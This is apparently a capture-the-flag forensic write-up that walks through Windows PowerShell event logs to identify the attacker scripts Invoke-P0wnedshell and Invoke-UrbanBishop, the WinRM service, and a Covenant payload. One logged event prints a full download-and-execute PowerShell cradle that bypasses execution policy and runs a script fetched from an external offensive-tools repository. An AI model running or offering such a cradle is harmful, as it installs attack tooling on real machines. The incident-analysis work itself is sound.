
We can see after checking the file for sometime we get a powershell script which is suspicious.



suspicious_1 Number of events: 465

Level	Date and Time	Source	Event ID	Task Category
Warning	9/4/2024 10:49:10 AM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Warning	9/4/2024 10:49:11 AM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Warning	9/4/2024 10:48:36 AM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Warning	9/4/2024 10:49:11 AM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Warning	9/4/2024 10:48:31 AM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Warning	9/4/2024 10:49:11 AM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Warning	9/4/2024 10:49:11 AM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command

Event 4104, PowerShell (Microsoft-Windows-PowerShell)


```
Creating Scriptblock text (1 of 1):
Set-ExecutionPolicy Bypass -Scope Process -Force; [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.ServicePointManager]::SecurityProtocol -bor 3072; iex ((New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/IAMinZoho/OFFSEC-PowerShell/main/Invoke-P0wnedshell.ps1'))

ScriptBlock ID: 5aae05f0-21f4-4c8f-be6b-4184e0cfc7ee
Path:
```

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Windc Logged: 9/4/2024 10:49:10 AM
Event ID: 4104 Task Category: Execute a Remote Command
Level: Warning Keywords: None
User: S-1-5-21-2152089209-375314 Computer: DESKTOP-49ADCSO
OpCode: On create calls
More Information: Event Log Online Help

Img-1.1

We get our first answer which is 'Invoke-P0wnedshell.ps1'

Then after searching for sometime. I found another script.



suspicious_1 Number of events: 465

Level	Date and Time	Source	Event ID	Task Category
		icrosoft-Windo...	53504	PowerShell Named Pipe IPC
		icrosoft-Windo...	40962	PowerShell Console Startup
		icrosoft-Windo...	53504	PowerShell Named Pipe IPC
		icrosoft-Windo...	40961	PowerShell Console Startup
		icrosoft-Windo...	40961	PowerShell Console Startup
		icrosoft-Windo...	24577	PowerShell ISE Operation
		icrosoft-Windo...	53504	PowerShell Named Pipe IPC

Event Properties - Event 24577, PowerShell (Microsoft-Windows-PowerShell)


```
Windows PowerShell ISE has started to run script file C:\Users\jack\Downloads\Invoke-UrbanBishop.ps1.
```

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Windc Logged: 9/6/2024 4:10:05 AM
Event ID: 24577 Task Category: PowerShell ISE Operation
Level: Information Keywords: None
User: S-1-5-21-2152089209-375314 Computer: DESKTOP-49ADCSO
OpCode: To be used when operation i:
More Information: Event Log Online Help

Img - 1.2

This is our second answer 'Invoke-UrbanBishop.ps1'

Now for the third I tried many things and I found it in a error file



suspicious_1 Number of events: 465

	Event ID	Task Category
ell (Microsoft-Windo...	8193	Connect
ell (Microsoft-Windo...	8194	Connect
ell (Microsoft-Windo...	8195	Connect
ell (Microsoft-Windo...	32784	None
ell (Microsoft-Windo...	53504	PowerShell Named Pipe IPC
ell (Microsoft-Windo...	40961	PowerShell Console Startup
ell (Microsoft-Windo...	53504	PowerShell Named Pipe IPC

Event Properties - Event 32784, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
client cannot connect to the destination specified in the request. Verify that the service on the
destination is running and is accepting requests. Consult the logs and documentation for the
WS-Management service running on the destination, most commonly IIS or WinRM. If the
destination is the WinRM service, run the following command on the destination to analyze
and configure the WinRM service: "winrm quickconfig". For more information, see the
about_Remote_Troubleshooting Help topic.
 StackTrace: <null>
```

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Windc Logged: 9/6/2024 4:20:12 AM
Event ID: 32784 Task Category: None
Level: Error Keywords: PowerShell remoting transport
User: S-1-5-21-2152089209-375314 Computer: DESKTOP-49ADCSO
OpCode: Open (async)
More Information: Event Log Online Help

Copy Close

```
)00000000. WSMan reported an error with error code: -2144108526.
cannot connect to the destination specified in the request. Verify that the service on the
-Management service running on the destination, most commonly IIS or WinRM. If the
configure the WinRM service: "winrm quickconfig". For more information, see the
```

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Windc Logged: 9/6/2024 4:20:12 AM
Event ID: 32784 Task Category: None
Level: Error Keywords: PowerShell remoting transport
User: S-1-5-21-2152089209-375314 Computer: DESKTOP-49ADCSO
OpCode: Open (async)
More Information: Event Log Online Help

Img - 1.3

The Service is ‘WinRM’

For the fourth answer After download the GZ file you can use, pstudio and u will find a payload, for me i search for the payload and i found it for ‘Covenant’.